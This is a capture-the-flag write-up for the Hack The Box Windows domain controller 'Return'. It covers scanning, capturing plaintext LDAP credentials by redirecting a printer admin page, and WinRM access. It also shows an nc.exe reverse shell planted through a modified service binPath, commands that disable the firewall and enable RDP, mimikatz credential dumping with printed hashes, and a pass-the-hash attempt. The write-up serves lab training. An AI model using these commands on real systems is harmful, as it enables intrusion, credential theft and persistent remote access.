


Return

Return is a easy machine from HTB. Starting with the nmap scan, we can monitor the entry points for the various services.

```
sudo rustscan -a 10.10.11.108 -- -sC -sV -A -oN  
nmap.txt
```

A terminal window with a dark background showing the output of a rustscan command. The output lists 15 open ports on the target IP 10.10.11.108. The ports are: 53, 80, 88, 139, 135, 389, 445, 464, 593, 636, 3269, 3268, 5985, and 9389. The word 'Open' is printed in green before each port number. On the right side of the terminal, there is a large green number '10' and a small green arrow pointing downwards.

```
Open 10.10.11.108:53  
Open 10.10.11.108:80  
Open 10.10.11.108:88  
Open 10.10.11.108:139  
Open 10.10.11.108:135  
Open 10.10.11.108:389  
Open 10.10.11.108:445  
Open 10.10.11.108:464  
Open 10.10.11.108:593  
Open 10.10.11.108:636  
Open 10.10.11.108:3269  
Open 10.10.11.108:3268  
Open 10.10.11.108:5985  
Open 10.10.11.108:9389
```

After seeing the entry points, we must think can i login via default creds via http, is SMB null authentication enabled, can i winrm if i find creds, can i enumerate users/domain via null authentication using rpcclient, is this a domain controller, can i kerberoast users without kerberos preauthentication done.

We can see a printer admin page on port 80.

Settings

Server Address	<input type="text" value="printer.return.local"/>
Server Port	<input type="text" value="389"/>
Username	<input type="text" value="svc-printer"/>
Password	<input type="password" value="*****"/>
<input type="button" value="Update"/>	

We can try changing the server address to rouge SMB server and try capture the NTLM hashes. We can also see password with asterik we can try to read the password. But its hidden. Lets try with rouge smb server.

Settings

Server Address	<input type="text" value="\\\\10.10.16.11\\test"/>
Server Port	<input type="text" value="445"/>
Username	<input type="text" value="svc-printer"/>
Password	<input type="password" value="*****"/>
<input type="button" value="Update"/>	

```
sudo impacket-smbserver test `pwd` -smb2support -  
username User -password Pass  
[sudo] password for suvam:
```

```
Impacket v0.12.0.dev1 - Copyright 2023 Fortra
```

```
[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

But we didn't get any hit, let's try listening on port 389.

```
nc -nvlp 389
listening on [any] 389 ...
connect to [10.10.16.11] from (UNKNOWN) [10.10.11.108]
62130
0*`%return\svc-printer
1edFg43012!!
```

we got the plaintext credentials. Let's enumerate further.

First, we will dump the content of all accessible SMB share with netexec. This didn't finish and took a long time. So moved to next one.

```
netexec smb 10.10.11.108 -u 'svc-printer' -p
'1edFg43012!!' -M spider_plus
```

We can also winrm into the machine as port 5985 is enabled.

```
evil-winrm -i 10.10.11.108 -u 'svc-printer' -p  
'1edFg43012!!'
```

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to
ruby limitation: quoting_detection_proc() function is
unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub:
<https://github.com/Hackplayers/evil-winrm#Remote-path-completion>

Info: Establishing connection to remote endpoint
Evil-WinRM PS C:\Users\svc-printer\Documents>

I uploaded winpeas.exe & found that server operators have generic write access on "HKLM\system\currentcontrolset\services".

Researching about the server operator privilege escalation, I came across this article.

```
*Evil-WinRM* PS C:\Users\svc-printer\Documents>  
services
```

Path

Privileges Service

C:\Windows\ADWS\Microsoft.ActiveDirectory.WebServices.exe

True ADWS

```
\??\C:\ProgramData\Microsoft\Windows
Defender\Definition Updates\{5533AFC7-64B3-4F6E-B453-
E35320B35716}\MpKslDrv.sys      True MpKslceeb2796
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\SMSvcHo
st.exe
True NetTcpPortSharing
C:\Windows\SysWow64\perfhost.exe
True PerfHost
"C:\Program Files\Windows Defender Advanced Threat
Protection\MsSense.exe"
False Sense
C:\Windows\servicing\TrustedInstaller.exe
False TrustedInstaller
"C:\Program Files\VMware\VMware Tools\VMware
VGAAuth\VGAAuthService.exe"
True VGAAuthService
"C:\Program Files\VMware\VMware Tools\vmtoolsd.exe"
True VMTools
"C:\ProgramData\Microsoft\Windows
Defender\platform\4.18.2104.14-0\NisSrv.exe"
True WdNisSvc
"C:\ProgramData\Microsoft\Windows
Defender\platform\4.18.2104.14-0\MsMpEng.exe"
True WinDefend
"C:\Program Files\Windows Media Player\wmpnetwk.exe"
False WMPNetworkSvc
```

Server operators have privilege to start stop services. So first we will upload nc.exe listen at port 1234 & then modify the binary path for VmTools and again start the service.

```
*Evil-WinRM* PS C:\Users\svc-printer\Documents> upload
/home/suvam/Desktop/htb/nc.exe
```

```
sc.exe config VMTools binPath="C:\Users\svc-printer\Documents\nc.exe -e cmd.exe 10.10.16.11 1234"
```

```
sc.exe stop VMTools
```

```
sc.exe start VmTools
```

```
nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.16.11] from (UNKNOWN) [10.10.11.108]
49328
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

Post Compromise:

You can enable RDP after getting administrative access or create a exe file that can perform below actions at once.

```
netsh advfirewall set allprofiles state off
netsh advfirewall firewall add rule name="Open All
Ports" dir=in action=allow protocol=TCP localport=0-
65535
reg add "HKLM\System\CurrentControlSet\Control\Terminal
Server\WinStations\RDP-Tcp" /t REG_DWORD /v portnumber
/d 3389 /f
```

```
wmic RDTOGGLE WHERE ServerName='%COMPUTERNAME%' call  
SetAllowTSConnections 1
```

Lets dump all credentials with mimikatz.

```
.\mimi.exe "privilege::debug"  
"sekurlsa::logonpasswords" "lsadump::lsa /inject"  
"token::elevate" "lsadump::sam /system:C:\TEMP\SYSTEM  
/sam:C:\TEMP\SAM sam.hiv security.hiv system.hiv"  
"lsadump::cache" "sekurlsa::ekeys" "exit"
```

```
mimikatz(commandline) # sekurlsa::logonpasswords  
ERROR kuhl_m_sekurlsa_acquireLSA ; Key import  
  
mimikatz(commandline) # lsadump::lsa /inject  
Domain : RETURN / S-1-5-21-3750359090-2939318659-876128439  
  
RID : 000001f4 (500)  
User : Administrator  
  
* Primary  
NTLM : 32db622ed9c00dd1039d8288b0407460  
LM :  
Hash NTLM: 32db622ed9c00dd1039d8288b0407460  
ntlm- 0: 32db622ed9c00dd1039d8288b0407460  
ntlm- 1: 4c3e0997511a76643796c05ec063a4cd  
ntlm- 2: 9307ee5abf7791f3424d9d5148b20177  
lm - 0: e62e965d90b480e63ead2fb35e0ed021  
lm - 1: 9d430c68ed289de735133e92abaf338b
```

Lets rdp as administrator passing the hash.

```
xfreerdp /v:10.10.11.108 /u:administrator  
/pth:32db622ed9c00dd1039d8288b0407460 /dynamic-  
resolution
```

Account restrictions are preventing this user from signing in. For example: blank passwords aren't allowed, sign-in times are limited, or a policy restriction has been enforced.

OK

Seems like credentials guard is enabled. We can try adding another user to administrator group & login as that user too.